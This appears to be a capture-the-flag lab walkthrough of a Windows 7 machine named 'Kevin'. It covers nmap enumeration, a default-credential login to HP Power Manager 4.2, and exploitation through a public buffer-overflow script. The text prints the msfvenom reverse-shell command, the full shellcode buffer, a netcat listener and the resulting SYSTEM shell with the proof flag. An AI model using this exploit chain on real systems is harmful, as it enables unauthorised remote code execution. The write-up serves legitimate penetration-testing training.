Kevin

Target IP Address: **192.168.129.45**

Starting off with nmap scans

```
nmap -sC -sV 192.168.129.45 -oA default_scripts



Host is up (0.050s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         GoAhead WebServer
|_http-server-header: GoAhead-Webs
| http-title: HP Power Manager
|_Requested resource was http://192.168.129.45/index.asp
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate N 7600 microsoft-ds (workg
roup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2025-08-07T22:40:54+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: KEVIN
|   NetBIOS_Domain_Name: KEVIN
|   NetBIOS_Computer_Name: KEVIN
|   DNS_Domain_Name: kevin
|   DNS_Computer_Name: kevin
|   Product_Version: 6.1.7600
|_  System_Time: 2025-08-07T22:40:39+00:00
| ssl-cert: Subject: commonName=kevin
| Not valid before: 2025-03-18T09:27:14
|_Not valid after:  2025-09-17T09:27:14
49152/tcp open  msrpc        Microsoft Windows RPC
```


```
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
49159/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: kevin
|   NetBIOS computer name: KEVIN\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-08-07T15:40:39-07:00
| smb2-time:
|   date: 2025-08-07T22:40:39
|_  start_date: 2025-08-07T21:38:40
|_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC: 0
0:50:56:86:47:11 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.14 seconds
```

- Web server identified
    - asp file identified, can fuzz for other asp files
- RPC in use
- RDP is open
- The machine is using windows 7
- SMB message signing is disabled

Looking at the webpage


http://192.168.129.45/index.asp site was identified by nmap

this brings me to a login page


192.168.129.45/index.asp
ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HP Power Manager
Submit Login

Login Name: admin
Password: •••••

trying default weak credential <admin:admin> lets me login here


HP Power Manager
Page Not Found | HP® Of
192.168.129.45/Contents/index.asp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HP Power Manager
Home
Logs
Setup
Help
Logout
Alarms
Help
● Critical
▼ Warning
✓ Normal


☑ No Active Alarms

Alarms

	Description of Alarm	Date / Time
✓	Remote Agent Not Connected	
✓	UPS Not Connected	

Clicking around the application it gives me a specific version and build of the application to do some research on exploits:

Application Version: HP Power Manager 4.2 (Build 7)



HP Power Manager 4.2 (Build 7)

HP Power Manager is an advanced, user definable UPS management and monitoring utility for single, serially attached HP branded UPS products. It has been designed to provide information about power conditions, health and status of your UPS and power environment.

HP Power Manager can be customized to set alarms, each with its own set of user defined actions including e-mail notifications, SNMP alerts, logging, broadcast messages and graceful, unattended shutdowns.

For additional information and updates on this and other HP UPS solutions, visit www.hp.com/products/UPS.

Thank you for choosing HP products for your IT infrastructure needs.

Looking up exploits for the version of the application

https://github.com/CountablyInfinite/HP-Power-Manager-Buffer-Overflow-Python3/blob/master/hp_pm_exploit_p3.py


this appears to be a buffer overflow exploit poc that results in code execution

the script instructions say its run like so, but first I need to modify the payload being used in the exploit POC to use my IP. Nicely, the script gives the msfvenom payload they used. I just had to modify my IP

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.174 LPORT=4411 EXITFUNC=thread -b '\x00\x1a\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5' x86/alpha_mixed --platform windows -f python
```

Then I put the output of that into the script where the previous payload was. Worth noting that I needed modify the output from msfvenom a little to make it match what the script had before

```
buf =  b""
buf += b"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\x83\x8c\x85\xbd\x83\xee\xfc\xe2\xf4"
buf += b"\x7f\x64\x07\xbd\x83\x8c\xe5\x34\x66\xbd\x45\xd9"
buf += b"\x08\xdc\xb5\x36\xd1\x80\x0e\xef\x97\x07\xf7\x95"
buf += b"\x8c\x3b\xcf\x9b\xb2\x73\x29\x81\xe2\xf0\x87\x91"
buf += b"\xa3\x4d\x4a\xb0\x82\x4b\x67\x4f\xd1\xdb\x0e\xef"
buf += b"\x93\x07\xcf\x81\x08\xc0\x94\xc5\x60\xc4\x84\x6c"
buf += b"\xd2\x07\xdc\x9d\x82\x5f\x0e\xf4\x9b\x6f\xbf\xf4"
buf += b"\x08\xb8\x0e\xbc\x55\xbd\x7a\x11\x42\x43\x88\xbc"
buf += b"\x44\xb4\x65\xc8\x75\x8f\xf8\x45\xb8\xf1\xa1\xc8"
buf += b"\x67\xd4\x0e\xe5\xa7\x8d\x56\xdb\x08\x80\xce\x36"
buf += b"\xdb\x90\x84\x6e\x08\x88\x0e\xbc\x53\x05\xc1\x99"
buf += b"\xa7\xd7\xde\xdc\xda\xd6\xd4\x42\x63\xd3\xda\xe7"
buf += b"\x08\x9e\x6e\x30\xde\xe4\xb6\x8f\x83\x8c\xed\xca"
buf += b"\xf0\xbe\xda\xe9\xeb\xc0\xf2\x9b\x84\x73\x50\x05"
buf += b"\x13\x8d\x85\xbd\xaa\x48\xd1\xed\xeb\xa5\x05\xd6"
buf += b"\x83\x73\x50\xed\xd3\xdc\xd5\xfd\xd3\xcc\xd5\xd5"
buf += b"\x69\x83\x5a\x5d\x7c\x59\x12\xd7\x86\xe4\x45\x15"
buf += b"\xae\x22\xed\xbf\x83\x9d\xbe\x34\x65\xe6\x95\xeb"
buf += b"\xd4\xe4\x1c\x18\xf7\xed\x7a\x68\x06\x4c\xf1\xb1"
buf += b"\x7c\xc2\x8d\xc8\x6f\xe4\x75\x08\x21\xda\x7a\x68"
buf += b"\xeb\xef\xe8\xd9\x83\x05\x66\xea\xd4\xdb\xb4\x4b"
buf += b"\xe9\x9e\xdc\xeb\x61\x71\xe3\x7a\xc7\xa8\xb9\xbc"
buf += b"\x82\x01\xc1\x99\x93\x4a\x85\xf9\xd7\xdc\xd3\xeb"
buf += b"\xd5\xca\xd3\xf3\xd5\xda\xd6\xeb\xeb\xf5\x49\x82"
buf += b"\x05\x73\x50\x34\x63\xc2\xd3\xfb\x7c\xbc\xed\xb5"
buf += b"\x04\x91\xe5\x42\x56\x37\x65\xa0\xa9\x86\xed\x1b"
buf += b"\x16\x31\x18\x42\x56\xb0\x83\xc1\x89\x0c\x7e\x5d"
buf += b"\xf6\x89\x3e\xfa\x90\xfe\xea\xd7\x83\xdf\x7a\x68"
```



```
#msfvenom -p windows/shell_reverse_tcp LHOST=<Your IP> LPORT=4411  EXITFUNC=thread -b '\x00\x1a\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5' x86/alpha_mixed --platform windows -f python
egg = "b33fb33f"
buf = egg
buf += "\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += "\x81\x76\x0e\x83\x8c\x85\xbd\x83\xee\xfc\xe2\xf4"
buf += "\x7f\x64\x07\xbd\x83\x8c\xe5\x34\x66\xbd\x45\xd9"
buf += "\x08\xdc\xb5\x36\xd1\x80\x0e\xef\x97\x07\xf7\x95"
buf += "\x8c\x3b\xcf\x9b\xb2\x73\x29\x81\xe2\xf0\x87\x91"
buf += "\xa3\x4d\x4a\xb0\x82\x4b\x67\x4f\xd1\xdb\x0e\xef"
buf += "\x93\x07\xcf\x81\x08\xc0\x94\xc5\x60\xc4\x84\x6c"
buf += "\xd2\x07\xdc\x9d\x82\x5f\x0e\xf4\x9b\x6f\xbf\xf4"
buf += "\x08\xb8\x0e\xbc\x55\xbd\x7a\x11\x42\x43\x88\xbc"
buf += "\x44\xb4\x65\xc8\x75\x8f\xf8\x45\xb8\xf1\xa1\xc8"
buf += "\x67\xd4\x0e\xe5\xa7\x8d\x56\xdb\x08\x80\xce\x36"
buf += "\xdb\x90\x84\x6e\x08\x88\x0e\xbc\x53\x05\xc1\x99"
buf += "\xa7\xd7\xde\xdc\xda\xd6\xd4\x42\x63\xd3\xda\xe7"
buf += "\x08\x9e\x6e\x30\xde\xe4\xb6\x8f\x83\x8c\xed\xca"
buf += "\xf0\xbe\xda\xe9\xeb\xc0\xf2\x9b\x84\x73\x50\x05"
buf += "\x13\x8d\x85\xbd\xaa\x48\xd1\xed\xeb\xa5\x05\xd6"
buf += "\x83\x73\x50\xed\xd3\xdc\xd5\xfd\xd3\xcc\xd5\xd5"
buf += "\x69\x83\x5a\x5d\x7c\x59\x12\xd7\x86\xe4\x45\x15"
buf += "\xae\x22\xed\xbf\x83\x9d\xbe\x34\x65\xe6\x95\xeb"
buf += "\xd4\xe4\x1c\x18\xf7\xed\x7a\x68\x06\x4c\xf1\xb1"
buf += "\x7c\xc2\x8d\xc8\x6f\xe4\x75\x08\x21\xda\x7a\x68"
buf += "\xeb\xef\xe8\xd9\x83\x05\x66\xea\xd4\xdb\xb4\x4b"
buf += "\xe9\x9e\xdc\xeb\x61\x71\xe3\x7a\xc7\xa8\xb9\xbc"
buf += "\x82\x01\xc1\x99\x93\x4a\x85\xf9\xd7\xdc\xd3\xeb"
buf += "\xd5\xca\xd3\xf3\xd5\xda\xd6\xeb\xeb\xf5\x49\x82"
buf += "\x05\x73\x50\x34\x63\xc2\xd3\xfb\x7c\xbc\xed\xb5"
buf += "\x04\x91\xe5\x42\x56\x37\x65\xa0\xa9\x86\xed\x1b"
buf += "\x16\x31\x18\x42\x56\xb0\x83\xc1\x89\x0c\x7e\x5d"
buf += "\xf6\x89\x3e\xfa\x90\xfe\xea\xd7\x83\xdf\x7a\x68"
```


```
Usage: python3 hp_pm_exploit_p3.py <Remote IP Address> <Remote Port> <Local Listener Port>
```

starting a listener

```
rlwrap nc -lvnp 1234
```


running the exploit with that modification did pop a shell

```
python3 hp_pm_exploit_p3.py 192.168.129.45 80 4411
```



```
┌──(kali㉿kali)-[~/offsec/windows_pg/kevin/HP-Power-Manager-Buffer-Overflow-Python3]
└─$ python3 hp_pm_exploit_p3.py 192.168.129.45 80 4411
[+] HP Power Manager 'formExportDataLogs' Buffer Overflow Exploit
[+] Sending exploit to Ip 192.168.129.45 on port 80. Starting local listener on port 4411
listening on [any] 4411 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.129.45] 49196
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>

C:\Windows\system32>
```

the prompt kinda gives it away but running whoami reveals I am system, so I can go get the flag from the Administrators desktop folder



```
c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
037c196af4756eb169c0a92d981dd3c5

c:\Users\Administrator\Desktop>whoami /all
whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18
```